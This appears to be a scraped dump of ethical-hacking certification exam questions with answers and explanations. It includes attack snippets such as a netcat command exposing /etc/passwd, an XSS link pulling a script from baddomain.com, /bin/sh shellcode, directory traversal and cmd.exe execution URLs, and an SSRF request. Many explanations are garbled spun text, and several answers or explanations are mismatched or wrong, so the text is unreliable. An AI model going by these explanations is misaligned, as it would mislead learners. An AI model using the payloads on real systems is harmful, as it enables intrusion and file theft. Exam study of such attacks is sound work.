You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: “The attacker must scan every port on the server several times using a set of spoofed sources IP addresses. ” Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

A. The -A flag
B. The -g flag
C. The -f flag
D. The -D flag

Answer: D

Explanation:
flags –source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION 145
- (Exam Topic 3)
Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

A. Evil twin attack
B. DNS cache flooding
C. MAC flooding
D. DDoS attack

Answer: C

NEW QUESTION 147
- (Exam Topic 3)
Which iOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

A. Tethered jailbreaking
B. Semi-tethered jailbreaking
C. Untethered jailbreaking
D. Semi-Untethered jailbreaking

Answer: C

Explanation:
An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.
Untethered jailbreaks area unit the foremost sought-after of all, however they’re additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need. associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.
Upon running associate unbound jailbreak, you’ll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.
It’s been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1. We’ve additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

NEW QUESTION 150
- (Exam Topic 2)
which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

A. intrusion detection system
B. Honeypot
C. BotnetD Firewall

Answer: B


Explanation:
A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game.honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network — that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good.That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment.honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks.Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

NEW QUESTION 153
- (Exam Topic 2)
Robin, an attacker, is attempting to bypass the firewalls of an organization through the DNS tunneling method in order to exfiltrate data. He is using the NSTX tool for bypassing the firewalls. On which of the following ports should Robin run the NSTX tool?

A. Port 53
B. Port 23
C. Port 50
D. Port 80

Answer: A

Explanation:
DNS uses Ports 53 which is almost always open on systems, firewalls, and clients to transmit DNS queries. instead of the more familiar Transmission Control Protocol (TCP) these queries use User Datagram Protocol (UDP) due to its low-latency, bandwidth and resource usage compared TCP-equivalent queries. UDP has no error or flow-control capabilities, nor does it have any integrity checking to make sure the info arrived intact.How is internet use (browsing, apps, chat etc) so reliable then? If the UDP DNS query fails (it's a best-effort protocol after all) within the first instance, most systems will retry variety of times and only after multiple failures, potentially switch to TCP before trying again; TCP is additionally used if the DNS query exceeds the restrictions of the UDP datagram size – typically 512 bytes for DNS but can depend upon system settings.Figure 1 below illustrates the essential process of how DNS operates: the client sends a question string (for example, mail.google[.]com during this case) with a particular type – typically A for a number address. I've skipped the part whereby intermediate DNS systems may need to establish where '.com' exists, before checking out where 'google[.]com' are often found, and so on.



Many worms and scanners are created to seek out and exploit systems running telnet. Given these facts, it's really no surprise that telnet is usually seen on the highest Ten Target Ports list. Several of the vulnerabilities of telnet are fixed. They require only an upgrade to the foremost current version of the telnet Daemon or OS upgrade. As is usually the case, this upgrade has not been performed on variety of devices. this might flow from to the very fact that a lot of systems administrators and users don't fully understand the risks involved using telnet. Unfortunately, the sole solution for a few of telnets vulnerabilities is to completely discontinue its use. the well-liked method of mitigating all of telnets vulnerabilities is replacing it with alternate protocols like ssh. Ssh is capable of providing many of an equivalent functions as telnet and a number of other additional services typical handled by other protocols like FTP and Xwindows. Ssh does still have several drawbacks to beat before it can completely replace telnet. it's typically only supported on newer equipment. It requires processor and memory resources to perform the info encryption and decryption. It also requires greater bandwidth than telnet thanks to the encryption of the info . This paper was written to assist clarify how dangerous the utilization of telnet are often and to supply solutions to alleviate the main known threats so as to enhance the general security of the web Once a reputation is resolved to an IP caching also helps: the resolved name-to-IP is usually cached on the local system (and possibly on intermediate DNS servers) for a period of your time . Subsequent queries for an equivalent name from an equivalent client then don't leave the local system until said cache expires. Of course, once the IP address of the remote service is understood , applications can use that information to enable other TCP-based protocols, like HTTP, to try to to their actual work, for instance ensuring internet cat GIFs are often reliably shared together with your colleagues.So, beat all, a couple of dozen extra UDP DNS queries from an organization's network would be fairly inconspicuous and will leave a malicious payload to beacon bent an adversary; commands could even be received to the requesting application for processing with little difficulty.

NEW QUESTION 156
- (Exam Topic 2)
Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols Is used by Bella?

A. FTP
B. HTTPS
C. FTPS
D. IP

Answer: C

Explanation:
The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients

may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).
The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

NEW QUESTION 158
- (Exam Topic 2)
What does the following command in netcat do? nc -l -u -p55555 < /etc/passwd

A. logs the incoming connections to /etc/passwd file
B. loads the /etc/passwd file to the UDP port 55555
C. grabs the /etc/passwd file when connected to UDP port 55555
D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

NEW QUESTION 160
- (Exam Topic 2)
This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. Twofish encryption algorithm
B. HMAC encryption algorithm
C. IDEA
D. Blowfish encryption algorithm

Answer: A

Explanation:
Twofish is an encryption algorithm designed by Bruce Schneier. It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. it's associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES.Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key-dependent S-boxes. An S- box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. within the context of Twofish's block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge .
How Secure is Twofish?Twofish is seen as a really secure option as far as encryption protocols go. one among the explanation that it wasn't selected because the advanced encryption standard is thanks to its slower speed. Any encryption standard that uses a 128-bit or higher key, is theoretically safe from brute force attacks. Twofish is during this category.Because Twofish uses "pre-computed key-dependent S-boxes", it are often susceptible to side channel attacks. this is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn't constitute a real cryptanalysis. These attacks didn't constitue a practical break within the cipher.
Products That Use TwofishGnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories.KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It's a free, open source, lightweight and easy-to-use password manager with many extensions and plugins.Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward , just create the database, set your master password.PGP (Pretty Good Privacy): PGP is employed mostly for email encryption, it encrypts the content of the e-mail . However, Pretty Good Privacy doesn't encrypt the topic and sender of the e-mail , so make certain to never put sensitive information
in these fields when using PGP.TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the user's computer. this suggests you'll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it's sent over the network.

NEW QUESTION 164
- (Exam Topic 2)
You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.
Dear valued customers,
We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:

```
Antivirus code: 5014
http://www.juggyboy/virus/virus.html
Thank you for choosing us, the worldwide leader Antivirus solutions.
Mike Robertson
PDF Reader Support
Copyright Antivirus 2010 ?All rights reserved
If you want to stop receiving mail, please go to:
http://www.juggyboy.com
```

or you may contact us at the following address: Media Internet Consultants, Edif. Neptuno, Planta
Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama
How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?

A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
B. Connect to the site using SSL, if you are successful then the website is genuine
C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a

malware

Answer: C

NEW QUESTION 169
- (Exam Topic 2)
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

A. Cross-site-scripting attack
B. SQL Injection
C. URL Traversal attack
D. Buffer Overflow attack

Answer: A

NEW QUESTION 171
- (Exam Topic 2)
Which of the following commands checks for valid users on an SMTP server?

A. RCPT
B. CHK
C. VRFY
D. EXPN

Answer: C

Explanation:
The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821.The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

NEW QUESTION 172
- (Exam Topic 2)
jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However. Jane has a long, complex password on her router. What attack has likely occurred?

A. Wireless sniffing
B. Piggybacking
C. Evil twin
D. Wardriving

Answer: C

Explanation:
An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam.This type of attack could also be wont to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there.The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they need been duped until well after the incident has occurred.When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users' credentials.Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). they're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

NEW QUESTION 176
- (Exam Topic 2)
Which of the following steps for risk assessment methodology refers to vulnerability identification?

A. Determines if any flaws exist in systems, policies, or procedures
B. Assigns values to risk probabilities; Impact values.
C. Determines risk probability that vulnerability will be exploited (Hig
D. Medium, Low)
E. Identifies sources of harm to an IT syste
F. (Natural, Huma
G. Environmental)

Answer: C

NEW QUESTION 177
- (Exam Topic 2)
In the field of cryptanalysis, what is meant by a "rubber-hose" attack?

A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
B. Extraction of cryptographic secrets through coercion or torture.
C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
D. A backdoor placed into a cryptographic algorithm by its creator.

Answer: B

NEW QUESTION 182
- (Exam Topic 2)
Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?

A. WebSite Watcher
B. web-Stat
C. Webroot
D. WAFW00F

Answer: B

Explanation:
Increase your web site’s performance and grow! Add Web-Stat to your site (it’s free!) and watch individuals act together with your pages in real time.
Learn how individuals realize your web site. Get details concerning every visitor’s path through your web site and track pages that flip browsers into consumers.
One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

NEW QUESTION 183
- (Exam Topic 2)
In the context of Windows Security, what is a 'null' user?

A. A user that has no skills
B. An account that has been suspended by the admin
C. A pseudo account that has no username and password
D. A pseudo account that was created for security administration purpose

Answer: C

NEW QUESTION 184
- (Exam Topic 2)
George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?

A. MQTT
B. LPWAN
C. Zigbee
D. NB-IoT

Answer: C

Explanation:
Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of.4 GHz, 900 MHz and 868 MHz.
The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003. The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.
The Zigbee three.0 Protocol
The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance.Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.
THE ZIGBEE ADVANTAGE
The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.
Zigbee protocol options include:
- Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks
- Low duty cycle – provides long battery life
- Low latency
- Direct Sequence unfold Spectrum (DSSS)
- Up to 65,000 nodes per network
- 128-bit AES encryption for secure information connections
- Collision avoidance, retries and acknowledgements

This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.

NEW QUESTION 187
- (Exam Topic 2)
You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

A. Reconnaissance
B. Command and control
C. Weaponization
D. Exploitation

Answer: C

Explanation:
Weaponization
The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even
individuals within the organization to carry out their attack. For example, the adversary
may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary: o Identifying appropriate malware payload based on the analysis o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability
o Creating a phishing email campaign o Leveraging exploit kits and botnets
https://en.wikipedia.org/wiki/Kill_chain
The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.
* 1. Reconnaissance:
In this step, the attacker/intruder chooses their target. Then they conduct in-depth research
on this target to identify its vulnerabilities that can be exploited.
* 2. Weaponization:
In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit
the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.
* 3. Delivery:
This step involves transmitting the weapon to the target. The intruder/attacker can employ
different USB drives, e-mail attachments, and websites for this purpose.
* 4. Exploitation:
In this step, the malware starts the action. The program code of the malware is triggered to
exploit the target’s vulnerability/vulnerabilities.
* 5. Installation:
In this step, the malware installs an access point for the intruder/attacker. This access point is
also known as the backdoor.
* 6. Command and Control:
The malware gives the intruder/attacker access to the network/system.
* 7. Actions on Objective:
Once the attacker/intruder gains persistent access, they finally take action to fulfill
their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

NEW QUESTION 189
- (Exam Topic 2)
Allen, a professional pen tester, was hired by xpertTech solutWns to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. B/enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

A. <1B>
B. <00>
C. <03>
D. <20>

Answer: C

Explanation:
<03>Windows Messenger administrationCourier administration is an organization based framework notice Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows.
This resigned innovation, despite the fact that it has a comparable name, isn’t connected in any capacity to the later, Internet-based Microsoft Messenger administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming.
The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to introduce spring up commercials to clients over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn’t empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

NEW QUESTION 191
- (Exam Topic 2)
A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.
what tests would you perform to determine whether his computer Is Infected?

A. Use ExifTool and check for malicious content.
B. You do not check; rather, you immediately restore a previous snapshot of the operating system.

C. Upload the file to VirusTotal.
D. Use netstat and check for outgoing connections to strange IP addresses or domains.

Answer: D

NEW QUESTION 194
- (Exam Topic 2)
John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames. addresses, departmental details, and server names to launch further attacks on the target organization.
What is the tool employed by John to gather information from the IDAP service?

A. jxplorer
B. Zabasearch
C. EarthExplorer
D. Ike-scan

Answer: A

Explanation:
JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface.
It is extremely flexible and can be extended and custom in a very number of the way. JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.
JX is is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.
JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.
JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol.
it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUX, AIX, BSD and it should run on any java supporting OS.

NEW QUESTION 196
- (Exam Topic 2)
Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url:externaIsile.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed In the above scenario?

A. website defacement
B. Server-side request forgery (SSRF) attack
C. Web server misconfiguration
D. web cache poisoning attack

Answer: B

Explanation:
Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.
In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.
Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.
In the preceding example, suppose there's an body interface at the back-end url https://192.168.0.68/admin. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded Content-Length: 118 stockApi=http://192.168.0.68/admin

NEW QUESTION 199
- (Exam Topic 2)
While testing a web application in development, you notice that the web server does not properly ignore the "dot dot slash" (../) character string and instead returns the file listing of a folder structure of the server.
What kind of attack is possible in this scenario?

A. Cross-site scripting
B. Denial of service
C. SQL injection
D. Directory traversal

Answer: D

Explanation:
Appropriately controlling admittance to web content is significant for running a safe web worker. Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker's root registry.
Web workers give two primary degrees of security instruments
- Access Control Lists (ACLs)
- Root index

An Access Control List is utilized in the approval cycle. It is a rundown which the web worker's manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.
The root registry is a particular index on the worker record framework in which the clients are kept. Clients can't get to anything over this root.

For instance: the default root registry of IIS on Windows is C:\Inetpub\wwwroot and with this arrangement, a client doesn't approach C:\Windows yet approaches C:\Inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).
The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS/system32/win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.
This weakness can exist either in the web worker programming itself or in the web application code.
To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.
What an assailant can do if your site is defenselessWith a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.
Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with "the site". Along these lines everything relies upon what the site client has been offered admittance to in the framework.
Illustration of a Directory Traversal assault by means of web application codeIn web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL
GET
http://test.webarticles.com/show.asp?view=oldarchive.html HTTP/1.1 Host: test.webarticles.com
With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web
server, show.asp retrieves the file oldarchive.html from the server's file system, renders it and then sends back to the browser which displays it to the user. The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.
GET
http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini HTTP/1.1 Host: test.webarticles.com
This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.
Example of a Directory Traversal attack via web serverApart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks. The problem can either be incorporated into the web server software or inside some sample script files left available on the server.
The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.
For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be
GET
http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1 Host: server.com
The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe comm shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a we server escape code which is used to represent normal characters. In this case %5c represents the character \ Newer versions of modern web server software check for these escape codes and do not let them through. Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

NEW QUESTION 201
- (Exam Topic 2)
To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected In the core components of the operating system. What is this type of rootkit an example of?

A. Mypervisor rootkit
B. Kernel toolkit
C. Hardware rootkit
D. Firmware rootkit

Answer: B

Explanation:
Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

NEW QUESTION 203
- (Exam Topic 2)
You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?

A. 0x60
B. 0x80
C. 0x70
D. 0x90

Answer: D

NEW QUESTION 205
- (Exam Topic 2)
Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company. After a few days, Ralph contacted Jane while masquerading as a legitimate customer support executive, informing that her systems need to be serviced for proper functioning and that customer support will send a computer technician. Jane promptly replied positively. Ralph entered Jane's company using this opportunity and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins. What is the type of attack technique Ralph used on jane?

A. Dumpster diving
B. Eavesdropping
C. Shoulder surfing
D. impersonation


Answer: D

NEW QUESTION 209
- (Exam Topic 2)
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.
Which of the following techniques is employed by Susan?

A. web shells
B. Webhooks
C. REST API
D. SOAP API

Answer: B

Explanation:
Webhooks are one of a few ways internet applications will communicate with one another.
It allows you to send real-time data from one application to another whenever a given event happens.
For example, let’s say you’ve created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.
What a webhook will is notify you any time someone checks in, therefore you’d be able to run any processes that you simply had in your application once this event is triggered.
The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.
